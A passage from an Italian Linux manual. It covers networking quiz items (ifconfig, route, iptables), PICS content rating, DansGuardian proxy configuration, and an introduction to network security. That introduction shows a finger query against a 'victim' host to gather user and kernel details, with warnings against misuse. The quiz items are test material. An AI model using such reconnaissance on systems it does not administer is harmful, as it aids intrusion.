383.24) [-0.27777777778..0.27777777778] Indicare il comando di configurazione dell'interfaccia '`eth0`' del nodo «A», da usare con un sistema GNU/Linux.

1. ( ) # **ifconfig eth0 192.168.9.7 netmask 255.255.255.0** [*Invio*]
2. ( ) # **ifconfig eth1 192.168.9.7 netmask 255.255.255.0** [*Invio*]
3. ( ) # **ifconfig eth0 192.168.7.51 netmask 255.255.255.0** [*Invio*]
4. ( ) # **ifconfig eth1 192.168.7.51 netmask 255.255.255.0** [*Invio*]
5. ( ) # **ifconfig eth0 192.168.9.254 netmask 255.255.255.0** [*Invio*]
6. ( ) # **ifconfig eth1 192.168.9.254 netmask 255.255.255.0** [*Invio*]
7. ( ) # **ifconfig eth0 192.168.7.253 netmask 255.255.255.0** [*Invio*]
8. ( ) # **ifconfig eth1 192.168.7.253 netmask 255.255.255.0** [*Invio*]
9. ( ) # **ifconfig eth0 192.168.7.254 netmask 255.255.255.0** [*Invio*]
10. ( ) # **ifconfig eth1 192.168.7.254 netmask 255.255.255.0** [*Invio*]

383.25) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete 192.168.7.0 nel nodo «y», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]
2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]
3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]
4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0** ↩
↪**gw 192.168.9.254** [*Invio*]
5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0** ↩
↪**gw 192.168.7.253** [*Invio*]
6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0** ↩
↪**gw 192.168.7.254** [*Invio*]
7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0** ↩
↪**gw 192.168.9.254** [*Invio*]
8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0** ↩
↪**gw 192.168.7.253** [*Invio*]
9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0** ↩
↪**gw 192.168.7.254** [*Invio*]

383.26) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete 192.168.9.0 nel nodo «x», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]
2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]
3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]
4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0** ↩
↪**gw 192.168.9.254** [*Invio*]
5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0** ↩
↪**gw 192.168.7.253** [*Invio*]

6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.254** [*Invio*]
7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.9.254** [*Invio*]
8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.253** [*Invio*]
9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.254** [*Invio*]

383.27) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete 192.168.9.0 nel nodo «A», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]
2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]
3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]
4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.9.254** [*Invio*]
5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.253** [*Invio*]
6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.254** [*Invio*]
7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.9.254** [*Invio*]
8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.253** [*Invio*]
9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.254** [*Invio*]

383.28) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete esterna (Internet) nel nodo «y», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]
2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]
3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]
4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.9.254** [*Invio*]
5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.253** [*Invio*]
6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ ↪gw 192.168.7.254** [*Invio*]
7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ ↪gw 192.168.9.254** [*Invio*]

8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.7.253** [*Invio*]

9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.7.254** [*Invio*]

383.29) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete esterna (Internet) nel nodo «x», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]

2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]

3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]

4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.9.254** [*Invio*]

5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.7.253** [*Invio*]

6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.7.254** [*Invio*]

7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.9.254** [*Invio*]

8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.7.253** [*Invio*]

9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.7.254** [*Invio*]

383.30) [-0.27777777778..0.27777777778] Indicare il comando per dichiarare l'instradamento verso la rete esterna (Internet) nel nodo «B», con un sistema GNU/Linux.

1. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.9.254** [*Invio*]

2. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.253** [*Invio*]

3. ( ) # **route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.7.254** [*Invio*]

4. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.9.254** [*Invio*]

5. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.7.253** [*Invio*]

6. ( ) # **route add -net 192.168.9.0 netmask 255.255.255.0 ↩ gw 192.168.7.254** [*Invio*]

7. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.9.254** [*Invio*]

8. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩ gw 192.168.7.253** [*Invio*]

9. ( ) # **route add -net 192.168.7.0 netmask 255.255.255.0 ↩
↪gw 192.168.7.254** [*Invio*]

Figura 383.5. Firewall.

rete locale
192.168.21.0 / 255.255.255.0
router
firewall
eth0
eth1
Internet

383.31) [-2.22222222224..0.27777777776] Indicare i due comandi con cui si consente espressamente l'attraversamento dei pacchetti TCP relativi alla porta 53 (DNS) in un sistema GNU/Linux.

1. [ ] # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. [ ] # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. [ ] # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. [ ] # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]
7. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

383.32) [-2.22222222224..0.27777777776] Indicare i due comandi con cui si consente espressamente l'attraversamento dei pacchetti UDP relativi alla porta 53 (DNS) in un sistema GNU/Linux.

1. [ ] # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. [ ] # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. [ ] # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. [ ] # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]
7. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

383.33) [-0.27777777778..0.27777777778] Indicare il comando con cui si consente espressamente l'attraversamento di tutti i pacchetti ICMP in un sistema GNU/Linux.

1. ( ) # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. ( ) # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. ( ) # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. ( ) # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]
7. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

383.34) [-0.27777777778..0.27777777778] Indicare il comando con cui si impedisce l'attraversamento di tutti i pacchetti UDP in un sistema GNU/Linux.

1. ( ) # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. ( ) # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. ( ) # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. ( ) # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]
7. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. ( ) # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. ( ) # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

383.35) [-2.22222222224..0.27777777776] Indicare i due comandi con cui si impedisce l'attraversamento dei pacchetti TCP relativi alla porta 25 (SMTP) in un sistema GNU/Linux.

1. [ ] # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. [ ] # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. [ ] # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. [ ] # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]

7. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

383.36) [-2.22222222224..0.27777777776] Indicare i due comandi con cui si impedisce l'attraversamento dei pacchetti TCP relativi alla porta 110 (POP3) in un sistema GNU/Linux.

1. [ ] # **iptables -t filter -A FORWARD -p udp -j DROP** [*Invio*]
2. [ ] # **iptables -t filter -A FORWARD -p icmp -j ACCEPT** [*Invio*]
3. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 53 -j ACCEPT** [*Invio*]
4. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 53 -j ACCEPT** [*Invio*]
5. [ ] # **iptables -t filter -A FORWARD -p udp --sport 53 -j ACCEPT** [*Invio*]
6. [ ] # **iptables -t filter -A FORWARD -p udp --dport 53 -j ACCEPT** [*Invio*]
7. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 25 -j DROP** [*Invio*]
8. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 25 -j DROP** [*Invio*]
9. [ ] # **iptables -t filter -A FORWARD -p tcp --sport 110 -j DROP** [*Invio*]
10. [ ] # **iptables -t filter -A FORWARD -p tcp --dport 110 -j DROP** [*Invio*]

Parte lxiv

Censura e controllo

Capitolo 384

PICS: *Platform for Internet content selection*

PICS, ovvero *Platform for Internet content selection*, è un metodo per classificare, autonomamente, o attraverso l'intervento di un'autorità di classificazione esterna, i contenuti distribuiti elettronicamente attraverso Internet.

384.1 Come si classifica

PICS definisce i contenuti attraverso una sorta di linguaggio, nel quale però i valori delle informazioni sono da stabilirsi. Per esempio, un certo contenuto potrebbe essere classificato con il codice seguente:

```
(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
 l r
 (s 0))
```

La classificazione si rifà a quanto definito da qualcuno; nell'esempio, si tratta di ciò che viene descritto proprio nella pagina ⟨*http://www.weburbia.com/safe/ratings.htm*⟩. Pertanto, non esiste un metodo universale di classificazione, ma solo contestuale.

La classificazione può essere eseguita dall'autore stesso di un lavoro digitale, ma in tal caso si tratta di una semplice dichiarazione libera di ciò che questo contiene, a vantaggio del pubblico. In alternativa, la classificazione può essere eseguita da chi pubblica il materiale, anche in questo caso con lo stesso intento di agevolare il pubblico. La classificazione può avvenire anche per opera di un classificatore certificato, il quale può «firmare» la propria classificazione (in tal caso si usa un'estensione del linguaggio PICS, definita DSig). Segue un esempio di classificazione firmata, tratta da *PICS Signed Labels (DSig) 1.0 Specification* ⟨*http://www.w3.org/TR/REC-DSig-label/*⟩:

```
(PICS-1.1 "http://www.gcf.org/v2.5"
   by "John Doe"
   labels
      for "http://www.w3.org/PICS/DSig/Overview"
      extension
         (optional "http://www.w3.org/TR/1998/REC-DSig-label/resinfo-1_0"
            ("http://www.w3.org/TR/1998/REC-DSig-label/SHA1-1_0" "aba21241241=")
            ("http://www.w3.org/TR/1998/REC-DSig-label/MD5-1_0" "cdc43463463="
             "1997-02-05T08:15-0500"))
      extension
         (optional "http://www.w3.org/TR/1998/REC-DSig-label/sigblock-1_0"
            ("AttribInfo"
               ("http://www.w3.org/PICS/DSig/X509-1_0" "efe64685685=")
               ("http://www.w3.org/PICS/DSig/X509-1_0"
                "http://SomeCA/Certs/ByDN/CN=PeterLipp,O=TU-Graz,OU=IAIK")
               ("http://www.w3.org/PICS/DSig/pgpcert-1_0" "ghg86807807=")
               ("http://www.w3.org/PICS/DSig/pgpcert-1_0"
                "http://pgp.com/certstore/plipp@iaik.tu-graz.ac.at"))
            ("Signature" "http://www.w3.org/TR/1998/REC-DSig-label/RSA-MD5-1_0"
               ("byKey" (("N" "aba212412412=")
                         ("E" "3jdg93fj")))
               ("on" "1996-12-02T22:20-0000")
               ("SigCrypto" "3j9fsaJ30SD=")))
      on "1994.11.05T08:15-0500"
```

```
        ratings (suds 0.5 density 0 color 1))
```

384.2 Come si pubblica la classificazione

In generale, la classificazione di un contenuto elettronico può essere fornita attraverso il protocollo di comunicazione che consente di accedervi. Nel caso più comune, dovrebbe essere inserita nel protocollo HTTP, evidentemente a opera del servizio che pubblica i contenuti (il servente HTTP). Per esempio, a seguito della richiesta da parte di un navigatore di prelevare un certo file, la risposta del servizio potrebbe contenere l'intestazione seguente:

```
HTTP/1.0 200 OK
Date: Tue, 01 Jan 2008 17:44:46 GMT
Last-Modified: Tue, 01 Jan 2007 21:07:24 GMT
PICS-Label:
 (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
  l r
  (s 0))
Content-Type: text/html

…
```

Ciò consente di classificare tutti i tipi di file, senza doverli alterare per aggiungervi tale informazione; si pensi alle immagini, ai file audio, ai filmati. Nel caso di documenti HTML, è comunque possibile mettere la classificazione in un elemento '**`META`**':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
…
  <META http-equiv="PICS-Label" content='
   (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
    l r
    (s 0))
  '>
…
</HEAD>
…
</HTML>
```

Evidentemente, la possibilità di inserire la classificazione in un elemento '**`META`**', consente all'autore di un opera di eseguire questo compito.

384.3 Come si sceglie e come si interpreta la classificazione

Come già accennato, il sistema PICS dà il modo di inserire delle informazioni per la classificazione di un contenuto, ma non definisce le classificazioni in sé. Per questo occorre rivolgersi a dei cataloghi noti. Per esempio, *Safe for kids* ⟨*http://www.weburbia.com/safe/ratings.htm* ⟩ definisce solo tre valori:

- 0 adatto a un pubblico infantile;
- 1 adatto a un pubblico di minori, ma sotto la guida degli adulti;
- 2 adatto a un pubblico adulto.

In pratica, i tre livelli rispecchiano le classificazioni comuni usate per i programmi televisivi (bollino verde, giallo o rosso).

I tre livelli si applicano a un contenuto elettronico con i tre codici seguenti, rispettivamente:

- ```
  (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 0))
  ```
- ```
  (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 1))
  ```
- ```
  (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 2))
  ```

L'interpretazione della classificazione e l'eventuale censura, può avvenire a opera del navigatore stesso, oppure di un programma che si interpone in qualità di «procuratore» (noto comunemente come proxy).

384.4 Riferimenti

- W3C, *Platform for Internet Content Selection (PICS)*
  ⟨*http://www.w3.org/PICS/* ⟩
- W3C, *PICS Self-Rating Services List*
  ⟨*http://www.w3.org/PICS/raters.htm#self* ⟩
- W3C, *Resource Description Framework (RDF)*
  ⟨*http://www.w3.org/RDF/* ⟩
- *Safe For Kids rating description*
  ⟨*http://www.weburbia.com/safe/ratings.htm* ⟩
- *The SafeSurf Internet Rating Standard*
  ⟨*http://www.safesurf.com/ssplan.htm* ⟩
  ```

Capitolo 385

DansGuardian

DansGuardian[1] è un proxy per il controllo e la censura dei contenuti accessibili attraverso il protocollo HTTP. È in grado di controllare la definizione del contenuto secondo il metodo PICS (capitolo 384), l'aspetto dell'indirizzo, i tipi MIME, le estensioni dei file e il testo stesso.

Di solito si abbina DansGuardian a una cache proxy come Squid o OOPS.

385.1 Schema di funzionamento e configurazione generale

Come si può vedere dalla figura, di solito il programma di navigazione si rivolge a DansGuardian in qualità di proxy, utilizzando la porta 8080, che tradizionalmente è destinata a questo scopo. Successivamente, se è presente una cache proxy, questa viene fatta funzionare in ascolto della porta 3128, alla quale si rivolge lo stesso DansGuardian.

Figura 385.1. Collegamento tra i vari componenti.

Il primo file di configurazione da prendere in considerazione per DansGuardian è '`/etc/dansguardian/dansguardian.conf`', dove, in particolare, si decidono proprio le porte di comunicazione. Ecco un breve estratto di alcune direttive di questo file:

```
#
# Comment this line out once you have modified this file to suit your needs
#
#UNCONFIGURED
...
#
# the port that DansGuardian listens to.
#
filterport = 8080
#
# the ip of the proxy (default is the loopback - i.e. this server)
#
proxyip = 127.0.0.1
#
# the port DansGuardian connects to proxy on
#
proxyport = 3128
...
```

A parte ciò che riguarda la configurazione delle porte, si vede che la direttiva '**`UNCONFIGURED`**' deve essere rimossa (o commentata) per fare sì che DansGuardian si avvii effettivamente.

385.2 Controllo anti virus

DansGuardian è in grado di avvalersi anche di Clamav per la verifica della presenza di virus nei contenuti che vengono scaricati. La configurazione relativa a questa funzionalità, si trova sempre nel file '`/etc/dansguardian/dansguardian.conf`'. Ecco le direttive più importanti a questo proposito, nell'esempio seguente:

```
…
#
# Attivazione del controllo antivirus.
#
virusscan = on
#
# Tipo di antivirus (clamdscan, clamav o kav).
#
virusengine = 'clamdscan'
#
# Dimensione massima in byte di ciò che viene passato alla scansione
# antivirus.
#
maxcontentscansize = 100000
#
# Tempo massimo di attesa per la scansione in secondi.
#
virusscannertimeout = 15
…
```

385.3 Configurazione dei filtri

Dopo il file '`/etc/dansguardian/dansguardian.conf`' va preso in considerazione il file '`/etc/dansguardian/dansguardian1.conf`' che, probabilmente, non ha bisogno di modifiche. Le direttive principali di questo file servono a dichiarare i nomi di altri file di configurazione del sistema dei filtri:

```
…
#
# Content filtering files location.
#
bannedphraselist = '/etc/dansguardian/bannedphraselist'
weightedphraselist = '/etc/dansguardian/weightedphraselist'
exceptionphraselist = '/etc/dansguardian/exceptionphraselist'
bannedsitelist = '/etc/dansguardian/bannedsitelist'
greysitelist = '/etc/dansguardian/greysitelist'
exceptionsitelist = '/etc/dansguardian/exceptionsitelist'
bannedurllist = '/etc/dansguardian/bannedurllist'
greyurllist = '/etc/dansguardian/greyurllist'
exceptionurllist = '/etc/dansguardian/exceptionurllist'
bannedregexpurllist = '/etc/dansguardian/bannedregexpurllist'
bannedextensionlist = '/etc/dansguardian/bannedextensionlist'
bannedmimetypelist = '/etc/dansguardian/bannedmimetypelist'
```

```
picsfile = '/etc/dansguardian/pics'
contentregexplist = '/etc/dansguardian/contentregexplist'
…
```

Questi file permettono di definire le regole secondo cui bloccare o autorizzare i contenuti richiesti dai programmi clienti. Nei file che richiedono una notazione complessa, di norma ci si limita a includere delle regole descritte in altri file più specifici. Per esempio, ecco il contenuto tipo di '/etc/dansguardian/phraselist':

```
…
.Include</etc/dansguardian/phraselists/pornography/banned>
.Include</etc/dansguardian/phraselists/illegaldrugs/banned>
.Include</etc/dansguardian/phraselists/gambling/banned>
…
```

Il significato di questi file è definito dal nome stesso che gli è stato attribuito, ma soprattutto, le annotazioni che appaiono al loro interno, assieme agli esempi, chiariscono a sufficienza il modo in cui vanno usati.

Il file '/etc/dansguardian/dansguardian1.conf' contiene anche la possibilità di regolare la soglia di intervento per ciò che riguarda le pagine «pesate», incluse le definizioni attraverso il metodo PICS:

```
…
#
# This is the limit over which the page will be blocked.  Each weighted
# phrase is given a value either positive or negative and the values
# added up.  Phrases to do with good subjects will have negative values,
# and bad subjects will have positive values.  See the weightedphraselist
# file for examples.
# As a guide:
# 50 is for young children,  100 for old children,  160 for young adults.
#
naughtynesslimit = 100
…
```

385.4 Eccezioni

Nella configurazione del sistema di filtro, sono molto utili, già per chi non si vuole addentrare troppo nella configurazione di DansGuardian, i file '/etc/dansguardian/bannediplist' e '/etc/dansguardian/exceptioniplist'. Il primo di questi file serve a contenere semplicemente un elenco di indirizzi IP ai quali viene semplicemente impedito di accedere a qualunque contenuto, mentre il secondo file serve a elencare gli indirizzi IP a cui non si applica alcun filtro (che quindi hanno tutta la libertà di accedere a ogni tipo di contenuto).

[1] **DansGuardian** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume XV

Comunicare 6

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxv

Sicurezza e controllo

Capitolo 386

Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete di grandi dimensioni (o direttamente a Internet) per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

Si potrebbe discutere sulle qualità morali di chi passa il proprio tempo a studiare il modo migliore per danneggiare il suo prossimo, ma questo non serve poi a risolvere il problema.

Questo capitolo ha il solo scopo di introdurre il problema, mostrando anche qualche esempio di quali possano essere i punti deboli di un elaboratore collegato in rete. Non è intenzione dell'autore (che comunque non ne sarebbe in grado, data la sua scarsa preparazione) l'incoraggiare i lettori verso attività scorrette o illegali nei confronti di chiunque.

386.1 Problemi legali

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato e l'aggressore riesce nel suo intento, non si può dire a cosa gli può servire, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi non desiderabili (*spam*); a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; ad annusare la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso altri sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quello compromesso), tenere traccia in un registro fisico dell'accaduto e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco. È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

386.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono una serie di informazioni, necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

> Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

386.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, per cui va valutata la possibilità di escludere tale servizio dalla rete (il demone '**`fingerd`**').

Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg [Invio]
```

```
[vittima.brot.dg]

Welcome to Linux version 2.0.35 at vittima.brot.dg !

 12:07pm  up  4:22,  1 users,  load average: 0.00, 0.00, 0.00

Login     Name       Tty  Idle  Login Time   Office     Office Phone
daniele              *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone '**`fingerd`**' con l'opzione '**`-w`**'). Inoltre, in questo caso appare un solo utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

